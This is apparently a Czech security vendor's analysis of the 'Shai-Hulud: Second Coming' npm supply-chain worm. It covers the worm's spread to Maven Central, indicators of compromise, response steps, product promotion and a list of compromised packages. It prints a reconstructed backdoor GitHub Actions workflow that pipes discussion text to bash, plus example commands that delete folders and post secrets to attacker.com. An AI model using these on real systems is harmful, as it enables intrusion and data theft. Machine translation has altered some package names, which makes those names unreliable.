






TL, DR
24. listopadu 2025 vědci odhalili Šaj Hulud: Druhý příchod, nová vlna Útok na dodavatelský řetězec NPM který znovu infikuje npm balíčky, krade přihlašovací údaje a šíří se mezi vývojářskými počítači a CI/CD pipelines. Na rozdíl od prvního incidentu tato verze instaluje běhové prostředí Bun za běhu, nasazuje skryté backdoory GitHub Actions a obsahuje destruktivní wiper schopný vymazat celé domovské adresáře v systémech Linux, macOS a Windows. Během několika hodin počet kompromitovaných balíčků prudce překročil 830, což potvrzuje, že se nejedná o jednoduchou variantu, ale o zásadní eskalaci hrozby. původní červ.
Dopad: mohl být vystaven riziku jakýkoli vývojář nebo CI runer instalující veřejné npm balíčky. Týmy Java jsou také ohroženy poté, co byly infikované balíčky automaticky zrcadleny do Maven Central.
Okamžitá opatření: blokovat známé škodlivé verze, vynucovat instalace pouze z lockfile, rotovat přihlašovací údaje npm, GitHub a cloudu, odstraňovat neznámé samoobslužné běhače a monitorovat IoC, jako jsou setup_bun.js, bun_environment.js a podezřelé repozitáře GitHub obsahující „Sha1-Hulud: The Second Coming“.
Co se změnilo: Shai Hulud v útoku na dodavatelský řetězec NPM po přechodu na Maven
Druhá vlna útoku Shai Hulud přinesla zásadní eskalaci. V první kampani červ zůstal uvnitř ekosystému npm. Tentokrát se malware dostal do... Maven Central, což odhaluje týmy Java, které se nikdy nedotkly npm.
Časová osa a okno tokenů
Útok začal dne November 24, 2025
, těsně předtím, než npm vyřadil své starší autentizační tokeny dne prosinec 9.
Tyto staré tokeny se snáze ukradly a znovu použily. Protože k nim útočníci měli i během tohoto časového okna stále přístup, byli schopni před uplynutím limitu vysokou rychlostí znovu publikovat stovky škodlivých verzí.
Jak se malware dostal do Mavenu
K meziregistračnímu skoku došlo kvůli mvnpm, automatizovaný nástroj pro zrcadlení, který převádí npm balíčky do artefaktů Mavenu.
mvnpm neprovádí bezpečnostní kontroly. Jednoduše přebalí vše, co npm publikuje.
Jako výsledek:
- Napadený balíček npm (například posthog-node@4.18.1)
- Byl automaticky převeden na artefakt Mavenu.
org.mvnpm:uzel-posthog:4.18.1 - A publikováno v Maven Central dříve, než si kdokoli uvědomil, že je infikované.
To znamená, že Vývojáři v Javě se stali oběťmi úniku dat z NPM., i když nikdy nenainstalovali balíček npm.
Proč na tom záleží
To je první známý červ napříč registry, kde se útok v dodavatelském řetězci šíří z jednoho ekosystému do druhého pouze prostřednictvím automatizace.
Z tohoto důvodu nyní poloměr BLAST zahrnuje Javu, úlohy JVM a enterprise vytvářet systémy, které se spoléhají na Maven Central.
Co dělá Shai Hulud 2.0 tak vážným
Běh Bunu použitý k vyhnutí se detekci
Útočníci přešli z Node.js na běhové prostředí Bun. Malware instaluje Bun za běhu prostřednictvím setup_bun.js během instalace balíčku. Tím se zabrání monitorování specifickému pro daný uzel a útočníci získají rychlejší spuštění velmi velkého obfuskovaného datového zatížení.
Akce GitHubu používané jako backdoor pro příkazy
Po instalaci malware vytvoří skrytý běžec GitHub Actions hostovaný na vlastním serveru. $HOME/.dev-env/Toto funguje na Windows, macOS a Linuxu. Útočníci mohou spouštět příkazy jednoduše zveřejněním zpráv v diskusích GitHubu na napadeném repozitáři. Soubor pracovního postupu tyto zprávy zpracovává a spouští je jako příkazy shellu.
Vestavěný stěrač
Pokud se malware nemůže ověřit pomocí GitHubu nebo npm, vymaže domovský adresář oběti.
- Ve Windows používá del, rd, a šifra /W vymazat soubory.
- V systémech Linux a macOS přepisuje data pomocí skartovat a poté odstraní adresáře.
Velmi hlučná kampaň
Ačkoli malware využívá určitou nenápadnost (například pomocí Bun), celková kampaň je vším, jen ne tichá. Agresivně znovu publikuje napadené balíčky, vytváří stovky nebo tisíce nových repozitářů, hromadně nahrává výpisy přihlašovacích údajů a instaluje dlouhodobě fungující samohostované běhové balíčky na vývojářské počítače. Nic z toho není nenápadné chování. Rozsah, rychlost a provozní „hlasitost“ tohoto útoku vynikají ve srovnání s většinou kompromitujících útoků v dodavatelském řetězci, které mají tendenci upřednostňovat co nejdelší neviditelnost..
Široký dopad
Útočníci napadli mnoho známých balíčků s miliony měsíčních stažení, včetně:
Zapier, ENS domény, Postman, PostHog, AsyncAPI a Voiceflow.
Možné atribuční signály
Určení původu je v tomto případě obtížné a neexistuje žádný potvrzený zdroj, který by kampaň vedl. Velká bezpečnostní firma poznamenává, že operace se podobá dřívějšímu červu Shai-Hulud, ale rozdíly ve způsobu, jakým je malware sestaven, a ve způsobu, jakým se malware šíří, naznačují možnost působení jiné skupiny operátorů. Jejich hodnocení zdůrazňuje, že před odstraněním balíčků pomocí npm si je stáhlo více prostředí, což naznačuje spíše expozici v reálném světě než krátkodobý test.
Vzhledem k tomu, že taktika odráží první vlnu, ale liší se v klíčových místech, zejména ve struktuře nákladu, logice šíření a operačním „stylu“, je scénář kopírování pravděpodobný. Útočníci si mohli vypůjčit nápady od Shai-Hulúda, ale implementovat vlastní nástroje. To by mohlo představovat další skupinu, která se zcela snaží napodobit dřívější kampaň.
V tomto okamžiku neexistují žádné přesvědčivé důkazy, které by jej spojovaly s jakýmkoli známým aktérem, finančně motivovanou skupinou nebo subjektem propojeným se státem. Překrývání s původním červem je skutečné, ale rozdíly jsou natolik důležité, aby atribuce zůstala v kategorii „nepotvrzených“.
Rozšíření do Mavenu
Velká bezpečnostní firma potvrdila, že škodlivé balíčky npm byly automaticky znovu publikovány do Mavenu prostřednictvím mvnpm, nástroj, který převádí npm balíčky do artefaktů Mavenu bez ruční kontroly.
Následující balíček byl odeslán do Maven Central: org.mvnpm:uzel-posthog:4.18.1
Protože mvnpm jednoduše přebalí vše, co npm publikuje, infikované verze se zrcadlily do ekosystému Java dříve, než si to kdokoli uvědomil.
Maven Central 25. listopadu 2025 odstranil dotčené artefakty a začal zpřísňovat kontroly, aby se zabránilo podobným problémům napříč registry.
To znamená, že projekty Java bez přímého připojení k npm mohly být stále odhaleny.
Jak funguje útok Shai Hulud 2.0
Tok infekce
- Zlomyslný předinstalace skript je přidán do balíček.json.
- setup_bun.js Pokud chybí, nainstaluje Bun na počítač oběti.
- bun_environment.js (více než 480 tisíc řádků obfuskovaného kódu) běží na pozadí.
- Malware vyhledává přihlašovací údaje pomocí technik podobných TruffleHog.
- Klíče AWS, GCP a Azure
- Tokeny GitHubu
- tokeny npm
- Tajemství systému CI
- Klíče AWS, GCP a Azure
- Ukradená data jsou nahrávána do veřejných repozitářů GitHub s popisem „Sha1-Hulud: Druhý příchod“.
- Pomocí zachycených tokenů malware publikuje kompromitované verze balíčků, infikuje přístupné repozitáře GitHub a instaluje trvalé samoobslužné spouštěče pro vzdálené spouštění kódu.
Škodlivé pracovní postupy GitHubu
Během druhé vlny útoku Shai-Hulud NPM Supply Chain Attack vytvořil malware dva skryté pracovní postupy akcí GitHubu uvnitř kompromitovaných repozitářů. Tyto pracovní postupy útočníkům umožňují vzdálené spuštění kódu, dlouhodobou perzistenci a plný přístup k systémovým tajným kódům.
1. Pracovní postup pro backdoory (diskuse.yaml)
Nejnebezpečnější pracovní postup naslouchá Diskuse na GitHubu události. Když je diskusní zpráva vytvořena nebo upravena, pracovní postup přečte tělo zprávy a spustí ji jako příkaz shellu na počítači oběti.
Níže je uvedena zjednodušená verze škodlivého pracovního postupu, rekonstruovaná z pozorovaných vzorků:
					# .github/workflows/discussion.yaml
name: Discussion Backdoor

on:
  discussion:
    types: [created, edited]

jobs:
  exec:
    runs-on: self-hosted
    steps:
      - name: Execute attacker command
        run: |
          echo "${{ github.event.discussion.body }}" | bash
Kritická linie je:
${{ github.event.discussion.body }}
To znamená, že útočník může zveřejnit jakýkoli příkaz v diskusi na GitHubu a samoobslužný běžec jej okamžitě provede. Protože samoobslužné běžce mají často přístup k interním sítím, cloudovým přihlašovacím údajům a tajným klíčům CI, tento backdoor útočníkovi umožňuje plné vzdálené spuštění kódu během útoku Shai Hulud NPM Supply Chain.
Využití vstřikování příkazů
Tento pracovní postup zneužívá způsob, jakým akce GitHubu zpracovávají výrazy. Místo omezení vstupu na bezpečné řetězce čte nezpracovaný obsah diskuse a posílá ho přímo do shellu. V důsledku toho útočníkovi stačí odeslat zprávu typu:
					rm -rf /important/folder
curl -X POST https://attacker.com --data @secrets.json
Protože se toto chování opakovaně objevovalo během útoku Shai Hulud NPM Supply Chain, stalo se jedním z nejjasnějších signálů, že malware používal akce GitHubu jako kanál pro vzdálené příkazy.
Běžci, kteří si je sami pořádají, to ještě zhoršují, protože:
- běží uvnitř firemních sítí
- držet mrak nebo CI/CD pověření
- spustit s oprávněními uživatele
- nemají sandbox ani izolaci GitHubu
To útočníkům poskytuje trvalý příkazový kanál do interního prostředí.
Pracovní postup pro shromažďování tajných kódů a systémových kódů
Kromě zadních vrátek malware spustí i další pracovní postup, jehož cílem je shromažďovat a ukládat citlivá data z infikovaného systému.
Tyto pracovní postupy shromažďují:
- cloudové přihlašovací údaje
- proměnné prostředí
- výpisy adresářů
- Tajné skeny ve stylu TruffleHog
Ukládají shromážděná data do souborů, jako například:
- cloud.js
- prostředí.json
- obsah.json
- truffleSecrets.json
Tyto soubory jsou poté nahrány do repozitářů GitHub kontrolovaných útočníkem s označením „Šal-Hulúd: Druhý příchod“, kde byly pozorovány stovky nebo tisíce skládek.
Ukazatele kompromisu
| Soubor | SHA256 |
|---|---|
| setup_bun.js | a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a |
| bun_environment.js | 62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0 |
Další varovné signály
- .github/workflows/discussion.yaml
- $HOME/.dev-env/ obsahující neočekávané běžce
- Veřejné repozitáře GitHubu vytvořené na vašem účtu obsahující „Sha1-Hulud: Druhý příchod“
Aktualizované metriky (k 26. listopadu 2025)
| metrický | Počítat |
|---|---|
| kompromitované balíčky npm | 830+ |
| Infikované repozitáře GitHubu | 28,000+ |
| Nahrány tajné soubory | 5,000+ |
| Celkový počet shromážděných tajných informací | 11,858 |
| Platné tajné kódy | 2,298 |
Co dělat nyní: Reakce na útok na dodavatelský řetězec Shai Hulud NPM
Útok Shai Huluda na dodavatelský řetězec NPM vyžaduje rychlou a strukturovanou reakci. Vzhledem k tomu, že se tato druhá vlna šíří přes npm, GitHub, vývojářské stroje a dokonce i Maven Central, měly by týmy jednat rychle, aby odhalily, omezily a plně napravily jakékoli ohrožení. Níže uvedené kroky vám pomohou reagovat ve správném pořadí a snížit riziko dalšího ohrožení.
Zjištění
- Vyhledejte na GitHubu repozitáře s popisem „Sha1-Hulud: Druhý příchod“.
- Během instalace balíčků hledejte instalační protokoly Bun.
- Zkontrolujte soubory package.json, zda neobsahují neočekávané skripty životního cyklu, zejména předinstalace.
- Zkontrolujte, zda $HOME/.dev-env/ na vývojářských nebo CI systémech.
- Projděte si publikační protokoly GitHubu a NPM, zda neobsahují podezřelé verze.
Uznání
- Otočit všechny přihlašovací údaje: GitHub, npm, cloud, CI secrets, API klíče.
- Zakažte a odeberte neznámé samoobslužné spouštěče.
- Dočasně zablokovat vytváření repozitářů.
- Odeberte infikované verze z grafu závislostí.
Náprava
- Vyčistěte postižené systémy.
- Zkontrolujte všechny pracovní postupy akcí GitHubu, zda neobsahují vložené soubory.
- Vyhledejte v protokolech CI neobvyklé příkazy nebo spuštění.
Znovu sestavit ze známých a funkčních verzí balíčků.
Jak Xygeni pomáhá zastavit útoky podobné Druhému příchodu Šaj-Hulúda
Po tak agresivní kampani, jako byla Shai-Hulud Second Coming, týmy potřebují více než jen manuální kontroly. Potřebují automatizovanou ochranu, která blokuje malware dříve, než se dostane k vývojářům, CI runerům nebo produkčním systémům. A právě zde Xygeni poskytuje velkou výhodu.
Včasné varování před malwarem (MEW): Detekce hrozeb dříve, než se rozšíří

Modul včasného varování Xygeni skenuje nové a aktualizované balíčky s otevřeným zdrojovým kódem v reálném čase. Označuje podezřelé chování, jako například:
- Zmateněný JavaScript nebo rozsáhlý svázaný kód
- Skripty životního cyklu, které instalují externí běhová prostředí, jako je Bun
- Neočekávaná připojení k GitHubu, npm nebo cloudovým koncovým bodům
- Droppery, které zapisují do
$HOME,.dev-env/nebo složky pracovních postupů
MEW detekoval vzorce používané v obou vlnách Shai-Hulud, což pomáhá týmům reagovat dříve, než útočníci infekci dále rozšíří.
Guardrails in CI/CD blokovat škodlivé balíčky
Xygeni vynucuje guardrails které automaticky zastavují nebezpečné operace:
- CI pipelineNelze instalovat balíčky se skrytými předinstalačními nebo poinstalačními skripty.
- Sestavení selže, když se balíček pokusí vytvořit pracovní postupy, jako například
.github/workflows/discussion.yaml - Pipelineodmítá závislosti publikované z nedůvěryhodných zdrojů nebo z účtů, které se poprvé objevily
To dramaticky snižuje plochu pro útok a zabraňuje běhu malwaru uvnitř úloh CI.
Ochrana Secrets snižuje dosah výbuchu
Protože Shai-Hulud krade cloudové klíče, tokeny GitHubu, tokeny NPM a tajné informace CI, musí se ochrana zaměřit i na přihlašovací údaje. Xygeni:
- Detekuje odhalené tajné informace v kódu, protokolech, pracovních postupech a souborech prostředí
- Automaticky rotuje vysoce rizikové přihlašovací údaje
- Vynucuje krátkodobé tokeny pro omezení dlouhodobého ohrožení
I když útočník získá počáteční přístup, ukradené klíče se rychle stanou nepoužitelnými.
Závěrečné poznámky: Proč je útok na dodavatelský řetězec Shai Hulud NPM stále důležitý
Jedno Druhý příchod Šaj-Hulúda incident ukazuje, jak snadno moderní Útok na dodavatelský řetězec NPM se může šířit napříč ekosystémy. V tomto případě se malware přesunul z npm do Mavenu, protože automatizované nástroje pro zrcadlení, jako například mvnpm znovu publikoval kompromitované balíčky bez ověření. V důsledku toho byly týmy Java odhaleny, i když nikdy přímo nepoužívaly npm. Z toho jasně vyplývá, že pracovní postupy napříč registry vyžadují okamžitou kontrolu a silnější ochranná opatření.
Rozsah a chování této kampaně navíc odhalují, jak útočníci fungují dnes. Místo aby mlčeli, publikují stovky balíčků najednou, nasazují skryté běhové moduly GitHubu, hromadně kradou tajné informace a dokonce zahrnují destruktivní wiper, pokud cokoli selže. Manuální kontroly proto nedrží krok s touto úrovní automatizace a rychlosti. Týmy potřebují nepřetržitou ochranu v reálném čase na úrovni balíčku, zdroje a… pipeline vrstvy.
Proč kontinuální Pipeline Security Je nyní nezbytné
Útoky jako Druhý příchod Šaj-Hulúda se bude dále vyvíjet. Proto prevence další vlny vyžaduje kontrolní mechanismy, které fungují automaticky uvnitř CI/CD, ne po kompromitaci. Moderní obrana musí kombinovat včasnou detekci malwaru, přísné ověřování závislostí, vynucování zásad a tajnou ochranu, aby se škodlivý kód nemohl nepozorovaně pohybovat vývojovým prostředím.
Xygeni tento posun podporuje poskytováním automatizovaných guardrails v celém dodavatelském řetězci softwaru. Identifikuje podezřelé balíčky před instalací, vynucuje bezpečné verze závislostí, blokuje nebezpečné pracovní postupy, detekuje odhalené tajné informace a upozorňuje na neobvyklé situace. pipeline aktivita. Díky tomu zůstávají týmy chráněny i v případě, že se útoky na dodavatelský řetězec rychle šíří a překračují hranice ekosystému.
Seznam kompromitovaných balíčků
Dotčené balíčky lze také nahlédnout pomocí #šaj-hulud / #druhý-příchod-šaj-huluda tag uvnitř OpenSourceMalware.com
| Balíček | Verze |
|---|---|
| 02-echo | 0.0.7 |
| @accordproject/concerto-analysis | 3.24.1 |
| @accordproject/concerto-linter | 3.24.1 |
| @accordproject/concerto-linter-default-ruleset | 3.24.1 |
| @accordproject/concerto-metamodel | 3.12.5 |
| @accordproject/typy-koncertů | 3.24.1 |
| @accordproject/markdown-it-cicero | 0.16.26 |
| @accordproject/template-engine | 2.7.2 |
| @actbase/css-to-react-native-transform | 1.0.3 |
| @actbase/nativní | 0.1.32 |
| @actbase/server-uzlů | 1.1.19 |
| @actbase/react-absolute | 0.8.3 |
| @actbase/react-daum-postcode | 1.0.5 |
| @actbase/react-kakaosdk | 0.9.27 |
| @actbase/react-native-actionsheet | 1.0.3 |
| @actbase/react-native-devtools | 0.1.3 |
| @actbase/react-native-fast-image | 8.5.13 |
| @actbase/react-native-kakao-channel | 1.0.2 |
| @actbase/react-native-kakao-navi | 2.0.4 |
| @actbase/react-native-less-transformer | 1.0.6 |
| @actbase/react-native-naver-login | 1.0.1 |
| @actbase/react-native-simple-video | 1.0.13 |
| @actbase/react-native-tiktok | 1.1.3 |
| @alexcolls/nuxt-socket.io | 0.0.7, 0.0.8 |
| @alexcolls/nuxt-ux | 0.6.2, 0.6.1 |
| @antstackio/eslint-config-antstack | 0.0.3 |
| @antstackio/express-graphql-proxy | 0.2.8 |
| @antstackio/graphql-body-parser | 0.1.1 |
| @antstackio/json-to-graphql | 1.0.3 |
| @antstackio/shelbysam | 1.1.7 |
| @aryanhussain/my-angular-lib | 0.0.23 |
| @asyncapi/šablona-dotnet-rabbitmq | 1.0.2, 1.0.1 |
| @asyncapi/edavisualiser | 1.2.2, 1.2.1 |
| @asyncapi/šablona-pro-vodní-mlýn | 0.2.76, 0.2.77 |
| @asyncapi/šablona-java | 0.3.6, 0.3.5 |
| @asyncapi/keeper | 0.0.3, 0.0.2 |
| @asyncapi/php-šablona | 0.1.2, 0.1.1 |
| @asyncapi/šablona-python-paho | 0.2.15, 0.2.14 |
| @asyncapi/server-api | 0.16.25, 0.16.24 |
| @asyncapi/studio | 1.0.3, 1.0.2 |
| @asyncapi/webová-komponenta | 2.6.7, 2.6.6 |
| @browserbasehq/bb9 | 1.2.21 |
| @browserbasehq/director-ai | 1.0.3 |
| @browserbasehq/mcp | 2.1.1 |
| @browserbasehq/mcp-server-browserbase | 2.4.2 |
| @browserbasehq/sdk-functions | 0.0.4 |
| @browserbasehq/staghand | 3.0.4 |
| @browserbasehq/stagehand-docs | 1.0.1 |
| @caretive/cli-caret | 0.0.2 |
| @clausehq/flows-step-httprequest | 0.1.14 |
| @clausehq/flows-step-jsontoxml | 0.1.14 |
| @clausehq/krok-flows-mqtt | 0.1.14 |
| @clausehq/flows-step-sendgridemail | 0.1.14 |
| @clausehq/flows-step-taskscreateurl | 0.1.14 |
| @dojíždění/kvet | 1.0.3 |
| @commute/market-data | 1.0.2 |
| @commute/market-data-chartjs | 2.3.1 |
| @dev-blinq/ai-qa-logic | 1.0.19 |
| @dev-blinq/cucumber-js | 1.0.131 |
| @dev-blinq/cucumber_client | 1.0.738 |
| @dev-blinq/ui-systems | 1.0.93 |
| @ensdomains/address-encoder | 1.1.5 |
| @ensdomains/blacklist | 1.0.1 |
| @ensdomains/buffer | 0.1.2 |
| @ensdomains/ccip-read-cf-worker | 0.0.4 |
| @ensdomains/ccip-read-dns-gateway | 0.1.1 |
| @ensdomains/ccip-read-router | 0.0.7 |
| @ensdomains/ccip-read-worker-viem | 0.0.4 |
| @ensdomains/hash-obsahu | 3.0.1 |
| @ensdomains/curvearithmetics | 1.0.1 |
| @ensdomains/cypress-metamask | 1.2.1 |
| @ensdomains/dnsprovejs | 0.5.3 |
| @ensdomains/dnssec-oracle-anchors | 0.0.2 |
| @ensdomains/dnssecoraclejs | 0.2.9 |
| @ensdomains/durin | 0.1.2 |
| @ensdomains/durin-middleware | 0.0.2 |
| @ensdomains/ens-archived-contracts | 0.0.3 |
| @ensdomains/ens-avatar | 1.0.4 |
| @ensdomains/ens-smlouvy | 1.6.1 |
| @ensdomains/ens-test-env | 1.0.2 |
| @ensdomains/ens-validace | 0.1.1 |
| @ensdomains/ensjs | 4.0.3 |
| @ensdomains/ensjs-react | 0.0.5 |
| @ensdomains/eth-ens-namehash | 2.0.16 |
| @ensdomains/hackathon-registrar | 1.0.5 |
| @ensdomains/hardhat-chai-matchers-viem | 0.1.15 |
| @ensdomains/hardhat-toolbox-viem-extended | 0.0.6 |
| @ensdomains/falešný | 2.1.52 |
| @ensdomains/name-wrapper | 1.0.1 |
| @ensdomains/offchain-resolver-contracts | 0.2.2 |
| @ensdomains/op-resolver-contracts | 0.0.2 |
| @ensdomains/react-ens-adresa | 0.0.32 |
| @ensdomains/obnovení | 0.0.13 |
| @ensdomains/renewal-widget | 0.1.10 |
| @ensdomains/reverse-records | 1.0.1 |
| @ensdomains/analytics-serveru | 0.0.2 |
| @ensdomains/solsha1 | 0.0.4 |
| @ensdomains/registrátor-subdomén | 0.2.4 |
| @ensdomains/test-utils | 1.3.1 |
| @ensdomains/thorin | 0.6.51 |
| @ensdomains/ui | 3.4.6 |
| @ensdomains/unicode-confusables | 0.1.1 |
| @ensdomains/unruggable-gateways | 0.0.3 |
| @ensdomains/vite-plugin-i18next-loader | 4.0.4 |
| @ensdomains/web3modal | 1.10.2 |
| @everreal/react-charts | 2.0.1, 2.0.2 |
| @everreal/validate-esmoduleinterop-imports | 1.4.4, 1.4.5 |
| @everreal/web-analytics | 0.0.1, 0.0.2 |
| @faq-component/core | 0.0.4 |
| @faq-component/react | 1.0.1 |
| @fishingbooker/plugin-pro-synchronizaci-browseru | 1.0.5 |
| @fishingbooker/react-loader | 1.0.7 |
| @fishingbooker/react-pagination | 2.0.6 |
| @fishingbooker/react-raty | 2.0.1 |
| @fishingbooker/react-swiper | 0.1.5 |
| @hapheus/n8n-nodes-pgp | 1.5.1 |
| @hover-design/core | 0.0.1 |
| @hover-design/react | 0.2.1 |
| @ifelsedeveloper/protocol-contracts-svm-idl | 0.1.2 |
| @ifings/design-system | 4.9.2 |
| @ifings/metatron3 | 0.1.5 |
| @kvytech/cli | 0.0.7 |
| @kvytech/komponenty | 0.0.2 |
| @kvytech/habbit-e2e-test | 0.0.2 |
| @kvytech/oznámení-pluginu-medusa | 0.0.8 |
| @kvytech/správa-pluginů-medusa | 0.0.5 |
| @kvytech/medusa-plugin-newsletter | 0.0.5 |
| @kvytech/recenze-pluginu-medusa | 0.0.9 |
| @kvytech/propagace-pluginu-medusa | 0.0.2 |
| @kvytech/web | 0.0.2 |
| @lessondesk/api-client | 9.12.3, 9.12.2 |
| @lessondesk/babel-preset | 1.0.1 |
| @lessondesk/electron-group-api-client | 1.0.3 |
| @lessondesk/eslint-config | 1.4.2 |
| @lessondesk/ikony-materiálů | 1.0.3 |
| @lessondesk/react-table-context | 2.0.4 |
| @lessondesk/školní autobus | 5.2.2, 5.2.3 |
| @livecms/live-edit | 0.0.32 |
| @livecms/nuxt-live-edit | 1.9.2 |
| @louisle2/core | 1.0.1 |
| @louisle2/cortex-js | 0.1.6 |
| @lpdjs/firestore-repo-service | 1.0.1 |
| @markvivanco/kontrola-verzí-aplikace | 1.0.2, 1.0.1 |
| @ntnx/passport-wso2 | 0.0.3 |
| @ntnx/t | 0.0.101 |
| @orbitgtbelgium/mapbox-gl-draw-cut-polygon-mode | 2.0.5 |
| @orbitgtbelgium/mapbox-gl-draw-scale-rotate-mode | 1.1.1 |
| @orbitgtbelgium/komponenty-orbity | 1.2.9 |
| @orbitgtbelgium/posuvník-času | 1.0.187 |
| @osmanekrem/bmad | 1.0.6 |
| @osmanekrem/ošetřovatel-chyb | 1.2.2 |
| @posthog/agent | 1.24.1 |
| @posthog/ai | 7.1.2 |
| @posthog/cli | 0.5.15 |
| @posthog/clickhouse | 1.7.1 |
| @posthog/core | 1.5.6 |
| @posthog/hedgehog-mode | 0.0.42 |
| @posthog/ikony | 0.36.1 |
| @posthog/lemon-ui | 0.0.1 |
| @posthog/nextjs-config | 1.5.1 |
| @posthog/nuxt | 1.2.9 |
| @posthog/bazén | 3.2.1 |
| @posthog/plugin-contrib | 0.0.6 |
| @posthog/react-rrweb-player | 1.1.4 |
| @posthog/rrdom | 0.0.31 |
| @posthog/rrweb | 0.0.31 |
| @posthog/rrweb-player | 0.0.31 |
| @posthog/rrweb-record | 0.0.31 |
| @posthog/rrweb-replay | 0.0.19 |
| @posthog/rrweb-snapshot | 0.0.31 |
| @posthog/rrweb-utils | 0.0.31 |
| @posthog/siphash | 1.1.2 |
| @posthog/čaroděj | 1.18.1 |
| @pošťák/aether-ikony | 2.23.4, 2.23.3, 2.23.2 |
| @postman/csv-parse | 4.0.5, 4.0.3, 4.0.4 |
| @postman/node-keytar | 7.9.6, 7.9.4, 7.9.5 |
| @pošťák/agent-tunelu | 0.6.7, 0.6.6, 0.6.5 |
| @pradhumngautam/common-app | 1.0.2 |
| @pruthvi21/use-debounce | 1.0.3 |
| @quick-start-soft/quick-document-translator | 1.4.2511142126 |
| @quick-start-soft/quick-git-clean-markdown | 1.4.2511142126 |
| @rychlý-start-soft/rychlé-snížení | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-compose | 1.4.2506300029 |
| @quick-start-soft/quick-markdown-image | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-print | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-translator | 1.4.2509202331 |
| @quick-start-soft/quick-remove-image-background | 1.4.2511142126 |
| @quick-start-soft/quick-task-refine | 1.4.2511142126 |
| @relyt/claude-context-core | 0.1.1 |
| @seezo/sdr-mcp-server | 0.0.5 |
| @seung-ju/další | 0.0.2 |
| @seung-ju/generátor-openapi | 0.0.4 |
| @seung-ju/reagovat-hooks | 0.0.2 |
| @seung-ju/react-native-action-sheet | 0.2.1 |
| @sme-ui/aoma-vevasound-metadata-lib | 0.1.3 |
| @strapbuild/react-native-date-time-picker | 2.0.4 |
| @strapbuild/react-native-perspective-image-cropper | 0.4.15 |
| @strapbuild/react-native-perspective-image-cropper-2 | 0.4.7 |
| @strapbuild/react-native-perspective-image-cropper-poojan31 | 0.4.6 |
| @suraj_h/středně-běžné | 1.0.5 |
| @thedelta/eslint-config | 1.0.2 |
| @tiaanduplessis/json | 2.0.3, 2.0.2 |
| @tiaanduplessis/ukazatel-postupu-reagovat | 1.0.2, 1.0.1 |
| @trefox/sleekshop-js | 0.1.6 |
| @trigo/atrix | 7.0.1 |
| @trigo/atrix-elasticsearch | 2.0.1 |
| @trigo/atrix-postgres | 1.0.3 |
| @trigo/atrix-pubsub | 4.0.3 |
| @trigo/atrix-soap | 1.0.2 |
| @trigo/atrix-swagger | 3.0.1 |
| @trigo/bool-expressions | 4.1.3 |
| @trigo/eslint-config-trigo | 3.3.1 |
| @trigo/fsm | 3.4.2 |
| @trigo/hapi-auth-signedlink | 1.3.1 |
| @trigo/pathfinder-ui-css | 0.1.1 |
| @trigo/trigo-hapijs | 5.0.1 |
| @trpc-rate-limiter/cloudflare | 0.1.4 |
| @trpc-rate-limiter/hono | 0.1.4 |
| @varsityvibe/api-client | 1.3.36, 1.3.37 |
| @varsityvibe/utils | 5.0.6 |
| @varsityvibe/validační-schémata | 0.6.7, 0.6.8 |
| @vishadtyagi/full-year-calendar | 0.1.11 |
| @voiceflow/alexa-types | 2.15.60, 2.15.61 |
| @voiceflow/anthropic | 0.4.4, 0.4.5 |
| @voiceflow/api-sdk | 3.28.58, 3.28.59 |
| @voiceflow/backend-utils | 5.0.2, 5.0.1 |
| @voiceflow/základní-typy | 2.136.3, 2.136.2 |
| @voiceflow/body-parser | 1.21.2, 1.21.3 |
| @voiceflow/typy-chatu | 2.14.59, 2.14.58 |
| @voiceflow/circleci-config-sdk-orb-import | 0.2.1, 0.2.2 |
| @voiceflow/commitlint-config | 2.6.2, 2.6.1 |
| @voiceflow/common | 8.9.1, 8.9.2 |
| @voiceflow/default-prompt-wrappers | 1.7.4, 1.7.3 |
| @voiceflow/dependency-cruiser-config | 1.8.12, 1.8.11 |
| @voiceflow/dtos-interact | 1.40.2, 1.40.1 |
| @voiceflow/šifrování | 0.3.3, 0.3.2 |
| @voiceflow/eslint-config | 7.16.4, 7.16.5 |
| @voiceflow/eslint-plugin | 1.6.2, 1.6.1 |
| @voiceflow/výjimka | 1.10.2, 1.10.1 |
| @voiceflow/fetch | 1.11.1, 1.11.2 |
| @voiceflow/obecné-typy | 3.2.23, 3.2.22 |
| @voiceflow/git-branch-check | 1.4.4, 1.4.3 |
| @voiceflow/google-dfes-types | 2.17.12, 2.17.13 |
| @voiceflow/google-types | 2.21.12, 2.21.13 |
| @voiceflow/husky-config | 1.3.1, 1.3.2 |
| @voiceflow/logger | 2.4.3, 2.4.2 |
| @voiceflow/metriky | 1.5.2, 1.5.1 |
| @voiceflow/natural-language-commander | 0.5.2, 0.5.3 |
| @voiceflow/nestjs-common | 2.75.2, 2.75.3 |
| @voiceflow/nestjs-mongodb | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-rate-limit | 1.3.3, 1.3.2 |
